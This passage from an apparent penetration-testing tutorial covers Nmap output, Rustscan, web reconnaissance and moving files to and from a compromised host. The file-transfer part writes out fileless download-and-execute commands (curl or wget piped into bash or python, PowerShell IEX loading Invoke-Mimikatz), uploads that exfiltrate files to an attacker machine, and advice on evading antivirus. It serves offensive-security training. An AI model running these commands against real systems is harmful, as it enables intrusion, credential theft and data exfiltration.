55689,55691,55693-55734,55736-55764,55766-55782,55784-55802,55804-55818,55820-55848,55850-55860,55862-55917,55919-55922,55924-55961,55963-55987,55989-56067,56069-56080,56082-56244,56246,56248-56332,56334-56384,56386,56388-56504,56506-56568,56570-56763,56765-56773,56775-56885,56887-56923,56925-56942,56944-56960,56962-57050,57052-57129,57131-57174,57176-57240,57242-57255,57257-57260,57262-57275,57277-57315,57318-57366,57368-57486,57488-57489,57491-57504,57506-57514,57516-57546,57548-57581,57583-57632,57634-57653,57655-57742,57744,57746-57837,57839-57857,57859-57952,57954-58027,58029-58174,58176-58211,58213-58228,58230-58270,58272-58298,58300-58336,58338-58374,58376-58379,58381-58386,58388-58394,58396-58483,58485-58569,58571-58573,58575-58634,58636-58733,58735-58796,58798-58902,58904-58916,58918-58983,58985-59125,59127-59136,59138-59220,59222-59239,59241-59295,59297-59534,59536-59538,59540-59543,59545,59547-59577,59579-59667,59669-59684,59687-59713,59715-59727,59729-59821,59823-59893,59895-59904,59906-59937,59939-59992,59994-60044,60046-60056,60058-60133,60135-60176,60178-60180,60182-60322,60324-60341,60343-60420,60422-60453,60455-60530,60532-60599,60601-60635,60637-60652,60654-60696,60698-60755,60757-60811,60813-60817,60819-60830,60832-60949,60951-60971,60973-61113,61115-61132,61134-61175,61177-61184,61186-61218,61220-61286,61288-61336,61338-61391,61393-61452,61454-61511,61513-61519,61521-61528,61530-61554,61556-61624,61626-61663,61665-61708,61710-61733,61735-61754,61756-61786,61788-61853,61855-61880,61882-61908,61911-61915,61917-61961,61963-61993,61995-62138,62140-62150,62152-62293,62295,62297-62311,62313-62334,62336-62363,62365-62375,62377-62392,62394-62541,62543-62580,62582-62755,62757-62777,62779-62792,62794-62819,62821-62827,62829-62853,62855-62867,62869-62903,62905-62971,62973,62975-63025,63027-63100,63102-63200,63203-63207,63209-63258,63260-63348,63350-63370,63372-63412,63414-63463,63465-63492,63494-63552,63554-63588,63590-63631,63633-63645,63647-63670,63672-63679,63681-63689,63691-63743,63745-63775,63777-63779,63781-63841,63843-63917,63919-64032,64034-64057,64059-64071,64073-64107,64109-64176,64178-64196,64198-64217,64219-64223,64226-64250,64252-64261,64263-64282,64284-64303,64305-64317,64319-64331,64333-64640,64642-64696,64698-64748,64750-64783,64785-64787,64789-64802,64804-64821,64823-64890,64892-64925,64927-64967,64969-64991,64993-65027,65029-65102,65104-65127,65129-65184,65186-65269,65271-65293,65295-65309,65311-65341,65343-65482,65484-65496,65498-65530,65532-65535"/>
</extraports>
<extraports state="filtered" count="1388">
<extrareasons reason="no-response" count="1388" proto="tcp" ports="59,82,87,183,186,218,269,354,357,360,376,400,416,435,450-451,565,700,712,744,775,899,1017,1066,1107,1144,1176,1310,1352,1406,1434,1468,1547,1593,1697,1735,1741,1762,1789,1818,1894,1933,1953,2015,2020,2039,2058,2063,2067,2277,2300,2320,2393,2441,2555,2571,2573,2628,2661,2711,2718,2740,2753,2796,2863,2883,2914,2974,3012,3020,3033,3080,3096,3148,3191,3203,3331,3357,3437,3522,3586,3634,3678,3734,3739,3803,3815,3818,3830,3907,3913,4002,4032,4040,4062,4089,4155,4198,4200,4233,4295,4345,4406,4528,4550,4555,4600,4696,4790,4836,4842,4866,4879,4891,4954,4974,4984-4985,5010,5032,5046,5062,5078,5192,5207,5247,5368,5432,5488,5505,5537,5549,5551,5613,5620,5743,5780,5782,5785,5814,5854,5861,5865,5868,5944,5950,5957,5967,5995,6040,6077,6106,6144,6157,6178,6235,6245,6263,6337,6339,6422,6473,6557,6657,6698,6703,6724,6769,6884,6954,7026,7045,7051,7061,7080,7114,7117,7119,7125,7157,7167,7180,7206,7231,7241,7274,7290,7324,7334,7356,7366,7370,7373,7451,7537,7556,7574,7620,7790,7847,7865,7999,8032,8073,8107,8162,8212,8248,8260,8297,8327,8340,8509,8527,8529,8622,8654,8684,8688,8707,8752,8786,8808,8816,8845,8847,8897,8996,9074,9083,9137,9148,9160,9178,9190,9218,9221,9255,9281,9284,9299,9301,9375,9394,9421,9472,9492,9529,9543,9647,9667,9674,9697,9813,9851,9902,9950,10033,10040,10065,10093,10125,10129,10198,10263,10287,10302,10333,10370-10371,10373,10402,10432,10557,10597,10663,10668,10682,10705,10724,10779,10784,10809-10810,10836,10867,10878,10889,10910,10937,10961,10972,10984,11086,11102,11154,11211,11213,11298,11319,11333,11386,11588,11593,11614,11621-11622,11660,11672,11736,11749,11751,11767,11779,11837,11947,11976,11978,12129,12132,12156,12177,12181,12204,12241,12280,12303,12330,12333,12335,12372,12384,12447,12481,12484,12490,12515,12531-12532,12616,12628,12656,12741,12745,12760,12837,12860,12884,12908,12925,12936,12959,12970,12983,13001,13060,13082,13121,13293,13304,13383,13400,13425,13444,13482,13503,13508,13516,13601,13604,13624,13649,13708,13722,13725,13759,13793,13881,13918,13924,13985,13992,13999,14003,14009,14023,14029,14061,14105,14175,14181,14214,14302,14308-14310,14325,14339,14353,14399,14421,14461,14465,14473,14502,14550,14572,14575,14594,14636,14653,14696,14755,14838,14882,14906,14908,14913,14964,14976,14981,14987,15053-15054,15105-15106,15235,15362,15390,15408,15426,15431,15557,15629,15698,15718,15769,15801,15846,15883,15907,15931-15932,15945,15949,15994,16004,16090,16110,16115-16116,16122-16123,16130,16145,16159,16208,16309,16395,16583,16592,16601,16674,16694,16715,16729,16758,16770,16781,16836,16891,16953,16983,17047,17061,17080,17102,17106,17115,17183,17257,17265,17315,17339,17349,17417,17448,17503,17517,17544,17584,17588-17589,17659,17709,17747,17781,17806,17815,17822,17942,17945,18012,18034,18116,18120,18129,18136,18158,18179,18231,18264,18274,18276,18326,18330,18375,18440,18489,18491,18500,18587,18622,18628,18665,18678,18727,18742,18861,18865,18906,18931,18963,19003,19028,19038,19045,19060,19116,19250,19357,19382,19389,19394,19507,19512,19549,19563,19626,19632,19640,19751,19795,19809,19969,19989,20028,20052,20120,20141,20190,20357,20362,20444,20452,20481,20512,20548,20609,20712,20736,20777,20793,20836,20942,21022,21066,21135,21184,21196,21263,21320,21333,21347,21562,21647,21707,21791,21810,21831,21871,21903,21993,22072,22114,22197,22396,22557,22574,22585,22654,22817,22838,22948,23010,23039,23076,23148,23150,23179,23241,23373,23426,23523,23578,23612,23630,23748,23782,23798,23826,23845,23867,23895,23944,23981,24030,24041,24057,24072,24083,24113,24137,24148,24185,24191,24301,24363,24466,24560,24572,24657,24699,24730,24853,24866,24916,24935,24992,25025,25067,25096,25119,25286,25366-25367,25480,25526,25568,25723,25738,25770,25827,25887,26195,26212,26232,26294,26312,26405,26480,26538,26545,26549,26718,26817,26955,26983,27001,27119,27288,27290,27309,27317,27495,27509,27533,27587,27625,27704,27741,27773,27809,27882,27952,28166,28345,28347,28504,28558,28572,28755,28778,28829,28994,29014,29098,29156,29267,29311,29319,29351-29352,29375,29408,29571,29578,29588,29639,29648,29685,29910,30029,30092,30099,30176,30203,30269,30284,30364,30400,30511,30571,30583,30605,30658,30662,30666,30672,30674,30676,30698,30738,30787,30850,30853,30886,31008,31038,31140,31260,31314,31405,31507,31526,31610,31699,31827,31856,31879,31910,31915,32095,32106,32142,32174,32191,32235,32338,32371,32388,32455,32625,32719,32764,32800,32890,32947,32985,33058,33177,33229,33253,33280,33349,33364,33373,33491,33504,33675,33785,33810,33879,33891,34012,34015,34032,34056,34087,34131,34246,34269,34306,34310,34383,34492,34573,34621,34635,34644,34663,34705,34878,34891,34981,35142,35208,35230,35251,35254,35308,35313,35490,35802,35820,35824,35890,35934,35947,35962,36027,36090,36117,36149,36216-36217,36400,36406,36451,36560,36566,36572,36631,36875,36882,37063,37154,37312,37319,37372,37493,37642,37748,37762,37861,38024,38026,38127,38183,38187,38257,38327,38440,38526,38688,38843,38942,38975,39035,39061,39066,39072,39152,39172-39173,39195,39330,39381,39392,39411,39518,39548,39579,39810-39811,39824,39975,40055,40205,40288,40298,40301,40321,40364,40370,40492,40562,40581,40607,40612,40624,40819,40947,40953,40991,41000,41020,41326,41334,41336,41343,41726,41880,41892,41949,42026,42031,42153,42223,42256,42283,42285,42354,42358,42484,42542,42584,42687,42719,42783,42793,42909,42972,43081,43085,43238,43389,43395,43464,43523,43586,43605,43651,43670,43738,43755,43778,43785,43846,44057,44086,44146,44271,44415,44470,44493,44506,44546,44713,44796,44881,44891,45068,45110,45184,45307,45332,45360,45422,45619,45696,45729,45778,45924,45933,45950,46014,46104,46202,46282,46328,46387,46402,46488,46520,46550,46554,46568,46599,46779,46784,46936,46980,47003,47131,47144,47192-47193,47241,47254-47255,47274,47282,47289,47362,47368,47383,47428,47600,47799,47841,47856,48059,48238,48262,48267,48307,48334,48346,48380,48503,48515,48565,48595,48613,48740,48788,48827,48855,48865,48915,48970,48989,49017,49056,49109,49182,49197,49330,49413,49447,49536,49576,49636,49656,49715,49747,49812,50090,50121,50127,50148,50155,50382,50403,50436,50500,50602,50645,50714,50736,50741,50787,50800,50831,50868,50918,50970,51099,51217,51353,51470,51472,51507,51533,51535,51548,51603,51620,51641,51797,51834,51846,51874,51980,51997,52055,52194,52293,52371,52423,52507,52558,52569,52572,52633,52711,52719,52810,52844,52938,52953,53024,53082,53090,53120,53150,53162,53233,53254,53285,53314,53410,53426,53435,53464,53526,53560,53651,53714-53715,53718,53745-53746,53851,53931,54005,54007,54044,54096,54103-54104,54238,54277,54289,54315,54317,54393,54427,54511,54531,54564,54616,54624,54696,54768,54871,54913,55003,55027,55044,55050,55085,55126,55179,55257,55273,55285,55301,55304,55378,55395,55521,55538,55549,55579,55596,55606,55646,55655,55690,55692,55735,55765,55783,55803,55819,55849,55861,55918,55923,55962,55988,56068,56081,56245,56247,56333,56385,56387,56505,56569,56764,56774,56886,56924,56943,56961,57051,57130,57175,57241,57256,57261,57276,57316-57317,57367,57487,57490,57505,57515,57547,57582,57633,57654,57743,57745,57838,57858,57953,58028,58175,58212,58229,58271,58299,58337,58375,58380,58387,58395,58484,58570,58574,58635,58734,58797,58903,58917,58984,59126,59137,59221,59240,59296,59535,59539,59544,59546,59578,59668,59685-59686,59714,59728,59822,59894,59905,59938,59993,60045,60057,60134,60177,60181,60323,60342,60421,60454,60531,60600,60636,60653,60697,60756,60812,60818,60831,60950,60972,61114,61133,61176,61185,61219,61287,61337,61392,61453,61512,61520,61529,61555,61625,61664,61709,61734,61755,61787,61854,61881,61909-61910,61916,61962,61994,62139,62151,62294,62296,62312,62335,62364,62376,62393,62542,62581,62756,62778,62793,62820,62828,62854,62868,62904,62972,62974,63026,63101,63201-63202,63208,63259,63349,63371,63413,63464,63493,63553,63589,63632,63646,63671,63680,63690,63744,63776,63780,63842,63918,64033,64058,64072,64108,64177,64197,64218,64224-64225,64251,64262,64283,64304,64318,64332,64641,64697,64749,64784,64788,64803,64822,64891,64926,64968,64992,65028,65103,65128,65185,65270,65294,65310,65342,65483,65497,65531"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="http" method="table" conf="3"/></port>
<port protocol="tcp" portid="110"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="pop3" method="table" conf="3"/></port>
<port protocol="tcp" portid="139"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="netbios-ssn" method="table" conf="3"/></port>
<port protocol="tcp" portid="143"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="imap" method="table" conf="3"/></port>
<port protocol="tcp" portid="445"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="microsoft-ds" method="table" conf="3"/></port>
<port protocol="tcp" portid="31337"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="elite" method="table" conf="3"/></port>
</ports>
<times srtt="56224" rttvar="355" to="57644"/>
</host>
<runstats><finished time="1761860796" timestr="thu oct 30 16:46:36 2025" summary="nmap done at thu oct 30 16:46:36 2025; 1 ip address (1 host up) scanned in 55.94 seconds" elapsed="55.94" exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun>

To have Nmap output in all three formats, use the -oA <filename_prefix> option. The <filename_prefix> portion will be prepended to each of the three type of file extensions in the filenames.

nmap -oA <filename_prefix> <hosts>

Formatting XML into HTML

We can use the XML output from Nmap to create an HTML report that is easy to read. We can use the xsltproc command to do so, which applies a XSTL style sheet to the XML output and generates an HTML file.

xsltproc <xml_filename> -o <html_filename>

View of the sample result on the browser:

2.2 - Rustscan

Scan ports faster with Rustscan

Rustscan

Rustscan’s project repo describes itself as a modern port scanner. It scans a large batch of ports asynchronously, reducing the overhead from threads and system calls. Thus achieving a scanning speed leagues ahead of Nmap. However, Rustscan is not a direct replacement for Nmap, as the former lacks much of the Service scanning capabilities. Rustscan would in fact feed the ports it found open during its scan into an Nmap scan, allowing the user to use Nmap for service enumeration or Nmap script scans.

Basic Usage

For a basic run, use -a to specify the host(s), which accepts multiple types of arguments:

Single or comma-delimited list of IP addresses:

rustscan -a 127.0.0.1,0.0.0.0

Single or comma-delimited list of hostnames, or hostnames mixed with IP addresses

rustscan -a www.google.com, 127.0.0.1

CIDR subnets:

rustscan -a 192.168.0.0/30

Lastly, the filename of a list of hosts:

# hosts.txt:
192.168.0.1
192.168.0.2
google.com
192.168.0.0/30
127.0.0.1
rustscan -a 'hosts.txt'

Specifying Ports

Use -p to specify individual ports or comma-delimited list of ports:

rustscan -a 127.0.0.1 -p 53
rustscan -a 127.0.0.1 -p 53,80,121,65535

Use -r to specify a range of ports

rustscan -a 127.0.0.1 --range 1-1000

Nmap Arguments

Use the -- to specify the arguments passed to the Nmap run Rustscan initiates after it finishes its own scan.

For example, the following Rustscan command:

rustscan -a 127.0.0.1 -- -A -sC

Runs the Nmap commnad:

nmap -Pn -vvv -p $PORTS -A -sC 127.0.0.1

Performance Tuning

Since Rustscan is very aggressive out of the box, it could potentially trigger defenses to block your IP address. To prevent that from occurring, we can:

  1. Decrease batch size: Use the -b <number> argument to specify a smaller batch size.
  2. Increase timeout: Use the -T <timeout> argument to specify a longer timeout, in milliseconds, so that Rustscan would wait longer for each port.

Config File

Rustscan accepts a TOML configuration file in the user’s home directory, allowing the user to specify certain default arguments for each scan. The config file is read from ~/.rustscan.toml.

The following options can be specified:

  • addresses
  • ports
  • range
  • scan_order
  • command
  • accessible
  • greppable
  • batch-size
  • timeout
  • ulimit

Example config:

addresses = ["127.0.0.1", "192.168.0.0/30", "www.google.com"]
command = ["-A"]
ports = {80 = 1, 443 = 1, 8080 = 1}
range = { start = 1, end = 10 }
greppable = false
accessible = true
scan_order = "Serial"
batch_size = 1000
timeout = 1000
tries = 3
ulimit = 1000

References

2.3 - Web Recon

Gathering information on web directories, vhosts, subdomains and technologies

The primary goals of web recon are to:

  • Identify assets (web pages, subdomains, IP address, tech stacks, etc.)
  • Discover hidden information
  • Analyze the attack surface
  • Gather information that can be leveraged for further exploitation.

Similar to recon targeted toward other environments and services, web recon can be categorized into passive and active recon.

  • Passive Recon avoids interacting with the target(s) directly.
  • Active Recon interacts with the target(s) directly.

This article will mainly go over Active Recon techniques.

Subdomain Discovery

Subdomains exist as extensions to a main domain. For example, domain example.com may have subdomains blog.example.com, shop.example.com and so on. Subdomains can be set up to point to the same or different IP addresses as the main domain, making it an easy way to organize and access different network resources.

There are many ways to discover subdomains.

Subdomain Brute Forcing

Subdomain brute forcing uses a wordlist of common subdomain names (dev, blog, admin, mail, etc.), prepent each of them to the main domain and queries it against a DNS server, either a public one or a private one on the target network.

Tools such as DNSEnum can be used for subdomain bruteforcing

dnsenum --enum <DOMAIN> -f <WORDLIST>

Certificate Transparency Logs

Certificate Transparency (CT) Logs are public, append-only ledgers that record the issuance of TLS certificates. When a Certificate Authority (CA)issues a new certificate, it must submit it to multiple CT logs for anyone to inspect. CT logs exist to maintain the trust in the Public Key Infrastructure by exposing rogue certificates and the CAs that issues them.

However, CT logs also provides a publically available and definitive list of subdomains to attackers.


crt.sh is a simple, web-based search tool for CT Logs. Below is a search result for haoyingcao.xyz, which discovers subdomains leikah.haoyingcao.xyz and www.haoyingcao.xyz among others.

Virtual Host Discovery

Vitual hosts (vhosts) allow web servers to distinguish between multiple websites or applications sharing the same IP address. They are set up inside the web server’s configuration file. The web server then distinguishes requests for different vhosts via the HTTP Host header.

Gobuster can be used to brute force vhosts on a web server.

gobuster vhost -u http://<target_IP_address> -w <wordlist_file> --append-domain

File/Directory Discovery

Each website or applications contain different files, directories and endpoints. Other than navigating to them like normal users, we can also discover them in multiple ways:

robots.txt

robots.txt is a simple text file placed in the root of the website (e.g. www.example.com/robots.txt). It tells bots and web crawlers of which parts of the website they can or cannot crawl. From the attacker’s perspective, robots.txt can help us discover potentially interesting files and redirectories.

Example robots.txt:

User-agent: *
Disallow: /admin/
Disallow: /private/
Allow: /public/

User-agent: Googlebot
Crawl-delay: 10

Sitemap: https://www.example.com/sitemap.xml

File/Directory Brute Forcing

Directory Brute Forcing is often effective as many website has similar directory naming convention, especially if they use commonly available web technology. Gobuster and Ffuf can be used for this purpose:

Gobuster:

gobuster dir -u <URL> -w <WORDLIST>
  • Useful optional arguments:
    • --follow-redirect: If a certain endpoint returns a redirect status code (301, 302), gobuster will follow the redirect automatically.
    • -x: File extension(s) to add to the brute force, can handle comma-separated list.
    • -t <THREAD_COUNT>: Adjust the amount of threads
    • -k: Skip TLS validation, useful if the website uses a self-signed certificate.
    • -b: Blacklist status codes, can handle comma-separated lists and ranges.
    • --xl: Blacklist responses with a certian length, can handle comma-separated lists and ranges.

Ffuf is a web fuzzer that can also be used for directory busting. It will replace the keyword FUZZ with each entry in the wordlist.

ffuf -w <WORDLIST> -u <URL>/FUZZ

3 - File Transfer

Learn how to transfer files from and to a compromised target.

After we compromise a host and gain command execution capabilities, we may want to transfer files such as enumeration scripts or exploits to the machine for privilege escalation, or we may wish to exfiltrate files from the machine that can further assist our engagement.

There are various services we can utilized to transfer files from and to a compromised target, some may seem more legitimate to the defenders than others. Depending on engagement type, stealth may be a consideration.

Another consideration may be whether the file is encrypted in transit. Encrypting files may be desirable if we want to avoid alarming the defenders, or the file may contain sensitive data that we can’t avoid transferring.

Therefore, it is important to know as many methods of file transfer as possible so that we can pick one that best suit our needs across different engagements.

3.1 - HTTP File Transfer

Learn how to transfer files from and to a compromised target using HTTP.

The main advantage of using HTTP for file transfer is that it blends into regular network traffic well, especially if the our attacker machine is outside the network. However, we should also note that HTTP is a plaintext protocol. If in-transit encryption is needed, we can set up HTTPS.

In this article, we will be running an HTTP(s) server on the attacker machine, as this will make our file transfer operation look like regular web file download/upload.

Running HTTP Server

To create an HTTP server on the attacker machine, we can use Python’s http.server module. By default, it starts an HTTP server on TCP port 8000.

python -m http.server

To specify a port other than 8000, we can simply append the port number to the command. If we wish to use port 80 or any other port lower than 1024, we need to provide elevated privileges.

sudo python -m http.server 80

The index page will be a directory listing of the server’s working directory.

╭─brian@A77ACk3r /tmp/http_demo
╰─$ ls -l
total 12
-rw-r--r-- 1 brian wheel 7 Jan 19 14:15 file1.txt
-rw-r--r-- 1 brian wheel 7 Jan 19 14:15 file2.txt
-rw-r--r-- 1 brian wheel 7 Jan 19 14:15 file3.txt
╭─brian@A77ACk3r /tmp/http_demo
╰─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
╭─brian@A77ACk3r ~
╰─$ curl localhost:8000
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<style type="text/css">
:root {
color-scheme: light dark;
}
</style>
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="file1.txt">file1.txt</a></li>
<li><a href="file2.txt">file2.txt</a></li>
<li><a href="file3.txt">file3.txt</a></li>
</ul>
<hr>
</body>
</html>
╭─brian@A77ACk3r ~
╰─$ curl localhost:8000/file1.txt
File 1

By default, Python’s http.server module does not have file upload capabilities. If we wish to upload files to our attacker machine from the target, we can use uploadserver Python module instead, which can be installed via pip on Debian-based machines or the python-uploadserver AUR package for Arch Linux.

The command syntax of uploadserver is similar to http.server.

python -m uploadserver
sudo python -m uploadserver 80

Running HTTPS Server

Python module uploadserver also provides HTTPS functionality. To set up an HTTPS server using this module, we have to first generate a self-signed TLS certificate using openssl.

openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -nodes -sha256 -subj '/CN=server'

For OPSEC considerations, put the certificate somewhere outside of the directory you wish to run the HTTP server.

╭─brian@A77ACk3r /tmp/http_demo
╰─$ mv server.pem ~/ssl_cert/server.pem

To launch uploadserver with HTTPS, use the --server-certificate argument to specify the path to the TLS certificate we just generated.

sudo python -m uploadserver 443 --server-certificate ~/ssl_cert/server.pem

HTTP File Transfer

Both Linux and Windows provides us utilities to transfer files via HTTP(s).

HTTP File Transfer on Linux

On Linux, Wget and cURL may be used to download files via HTTP(s).

cURL

cURL is a tool to make HTTP requests, including those that can be used to download files with -o option specifying output filepath.

curl http://<ATTACKER_IP>[:PORT]/file -o <OUTPUT_PATH>

If we do not wish to leave trace of our attack in the form of a disk on file, which can be picked up by AV or EDR, we can curl the script we wish to run and pipe it into the appropriate interpreter. The following example showcases a command to run a Bash script being ran filelessly:

curl http://<ATTACKER_IP>/LinEnum.sh | bash

We can also use curl to upload a file to the attacker machine . Make sure your HTTP server can handle file uploads. Multiple files can be specified

curl -X POST https://<ATTACKER_IP>/upload -F 'files=@<FILE_PATH>'

If you are running an HTTPS server with self-signed cert, use the --insecure option to tell curl to ignore it.

curl -X POST https://<ATTACKER_IP>/upload -F 'files=@<FILE_PATH>' --insecure

Wget

Wget is used mostly to download files over the web on command line.

wget http://<ATTACKER_IP>[:PORT]/file

By default, wget downloads the file to current directory. Use -O to specify alternative file output path. This might be useful if we only have a webshell or non-interactive command execution.

wget http://<ATTACKER_IP>[:PORT]/file -O <OUTPUT_PATH>

Similarly, wget can also be used to run scripts without the script written to disk:

wget -qO- http://<ATTACKER_IP>/helloworld.py | python3

HTTP File Download on Windows

There are multiple ways, using standalone programs, PowerShell methods or cmdlets, to download files over HTTP(s) on Windows.

certutil.exe

Certutil can be used to download arbitrary files and is often regarded by security professional as the Windows equivalent of Wget. However, due to its popularity, Antimalware Scan Interface (AMSI) currently detects this as malicious Certuil usage.

certutil.exe -verifyctl -split -f http://<ATTACKER_IP>/file

BITS

The Background Intelligent Transfer Service (BITS) can be used to download files from HTTP sites and SMB shares.

bitsadmin /transfer wcb /priority foreground http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe

BITS can also be used with PowerShell syntax:

Import-Module bitstransfer; Start-BitsTransfer -Source "http://10.10.10.32:8000/nc.exe" -Destination "C:\Windows\Temp\nc.exe"

PowerShell DownloadFile/DownloadFileAsync

PowerShell methods DownloadFile and DownloadFileAsync both belong to .NET class System.Net.WebClient. They perform similar functions.

The DownloadFile method will block until the file is completely downloaded, good for smaller files.

(New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')

The DownloadFileAsync method will download the file in the background, good for large files.

(New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')

PowerShell IEX DownloadString

PowerShell Invoke-Expression cmdlet or alias IEX allows PowerShell scripts to be downloaded directly into memory, useful for fileless attacks against Windows:

IEX (New-Object Net.WebClient).DownloadString('http://<ATTACKER_IP/Invoke-Mimikatz.ps1')

The IEX cmdlet also accepts pipelined input:

(New-Object Net.WebClient).DownloadString('http://<ATTACKER_IP/Invoke-Mimikatz.ps1') | IEX

PowerShell Invoke-WebRequest

Invoke-WebRequest allows files to be downloaded like curl or wget on Linux, although it’s noticeably slower at downloading files.

Invoke-WebRequest "http://<ATTACKER_IP>[:PORT]/file" -OutFile <OUTPUT_PATH>

Alternatively, use the iwr alias:

iwr -uri "http://<ATTACKER_IP>[:PORT]/file" -OutFile <OUTPUT_PATH>

PowerShell Web Uploads

PowerShell does not have a direct cmdlet that allows us to upload files via HTTP, but Invoke-WebRequest and Invoke-RestMethod provides the building blocks for upload functionalities.

We can use PSUpload.ps1, which uses Invoke-RestMethod to perform the upload operation. The script accepts two parameters:

  • -File: used to specify the file path
  • -Uri: the URL where the file will be uploaded.
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
Invoke-FileUpload -Uri "http://<ATTACKER_IP>/upload" -File <FILE_PATH>

3.2 - SMB File Transfer

Learn how to transfer files from and to a compromised target using SMB.

SMB is very ubiquitous in Windows-based internal network environments like an Active Directory network. As such, it also provides opportunities for attackers to exfiltrate files in and out of the network.

In this article, we will primarily discuss file download and upload methods for Windows targets. SMB file transfer on Linux targets can be achieved with smbclient if one is installed on the target machine.

SMB Server Setup

If we want to host an SMB server on the Linux attacker machine, we can use Impacket smbserver.py. Note that elevated privilege is needed to bind to port numbers less than 1024.

sudo smbserver.py share -smb2support /tmp/smbshare

SMB File Transfer

SMB File Download

From the Windows host, we can issue copy commands to download files from our SMB share.

C:\> copy \\<ATTACKER_IP>\share\nc.exe

        1 file(s) copied.

Note that newer versions of Windows block unauthenticated SMB access by default. We can work around it by setting a username and password with our SMB server:

sudo smbserver.py share -smb2support /tmp/smbshare -user <USERNAME> -password <PASSWORD>

We now have to mount our share with net use before being able to transfer files.

C:\> net use n: \\<ATTACKER_IP>\share /user:<USERNAME> <PASSWORD>

The command completed successfully.

C:\> copy n:\nc.exe
        1 file(s) copied.

SMB File Upload

Similarly, file upload from target to attacker machine can be done using the copy command.

C:\> net use n: \\<ATTACKER_IP>\share /user:<USERNAME> <PASSWORD>

The command completed successfully.
C:\> copy secret.txt n:\
        1 file(s) copied.

C:\> dir n:\
 Volume in drive N has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of n:\

01/28/2026  02:21 PM                11 secret.txt
               1 File(s)             11 bytes
               0 Dir(s)  15,207,469,056 bytes free

WebDAV File Transfer

